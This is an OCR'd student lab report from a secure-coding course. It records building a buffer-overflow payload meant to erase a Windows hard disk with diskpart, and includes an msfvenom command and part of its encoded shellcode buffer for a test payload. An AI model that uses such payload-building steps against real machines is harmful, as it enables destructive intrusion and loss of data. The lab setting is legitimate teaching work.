
Secure Coding


Lab-9

Santhosh M
18BCN7088


Use the buffer overflow exploit to erase the hdd.

Trying to trigger diskpart commands from cmd so that later a payload can be generated to run this script:






It works. So extended the script to erase the hard disk. Currently I can only create a script and make cmd run it. But I will try to make a payload that creates this script also and then run it.




Trying to create the same script using cmd:




The problem is i don't know how to do the line-break from cmd. I will try using semicolon to split lines now.


Semi colon does not work. Found out that newline in cmd is “$ echo.”
Trying the same…

Finally found that using echo command to append lines using ‘>>’ is better.




To make this work i need to first put all these commands in the msfvenom payload generator. For that i need to try quotation marks because these commands have spaces which will definitely confuse the msfvenom executable. So I created a test payload which is supposed to create a text file on my desktop.



Local Disk (C:) ▸ MyFolder ▸ lab9
Print
New folder
Name
Date modified
Type
Size
exploit2
4/27/2021 9:17 PM
Python File
4 KB
Lab 9-10.04.2021
4/27/2021 11:23 AM
Office Open XML ...
20 KB
memory_vulnerabilities_code_walkthrough
4/27/2021 11:23 AM
Office Open XML ...
925 KB
payloadtestquotatoin
4/27/2021 9:18 PM
Text Document
5 KB
payloadtestquotatoin - Notepad
File Edit Format View Help
RGBQ45porT0aD41ypoRNRMpacBpkCCvNRTT8t4UPAA



kali@kali: ~
File Actions Edit View Help
kali@kali:~$ msfvenom -a x86 --platform windows -p windows/exec CMD="cd C:\Users\santhosh\Desktop&&echo This was ccreated by the test payload > testingquotationmarks.txt" -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 632 (iteration=0)
x86/alpha_mixed chosen with final size 632
Payload size: 632 bytes
Final size of python file: 3078 bytes
buf = b""
buf += b"\x89\xe6\xda\xcc\xd9\x76\xf4\x5b\x53\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x49\x6c\x79\x78\x4c"
buf += b"\x42\x65\x50\x65\x50\x33\x30\x53\x50\x4b\x39\x79\x75"
buf += b"\x70\x31\x6b\x70\x33\x54\x6c\x4b\x76\x30\x34\x70\x4c"
buf += b"\x4b\x70\x52\x76\x6c\x6e\x6b\x56\x32\x75\x44\x6e\x6b"
buf += b"\x54\x32\x54\x68\x74\x4f\x38\x37\x52\x6a\x61\x36\x70"
buf += b"\x31\x59\x6f\x4c\x6c\x75\x6c\x75\x31\x43\x4c\x34\x42"
buf += b"\x54\x6c\x67\x50\x6f\x31\x58\x4f\x44\x4d\x35\x51\x59"
buf += b"\x57\x48\x62\x6a\x52\x63\x62\x32\x77\x6e\x6b\x63\x62"
buf += b"\x72\x30\x6c\x4b\x71\x5a\x65\x6c\x6e\x6b\x32\x6c\x77"
buf += b"\x61\x52\x58\x39\x73\x32\x68\x46\x61\x38\x51\x33\x61"
buf += b"\x4e\x6b\x53\x69\x77\x50\x76\x61\x58\x53\x4c\x4b\x47"
buf += b"\x39\x64\x58\x6a\x43\x76\x5a\x61\x59\x6e\x6b\x30\x34"
buf += b"\x4e\x6b\x33\x31\x6a\x76\x64\x71\x79\x6f\x6c\x6c\x6b"
buf += b"\x71\x48\x4f\x34\x4d\x56\x61\x48\x47\x34\x78\x6b\x50"

Starting Immunity analysis

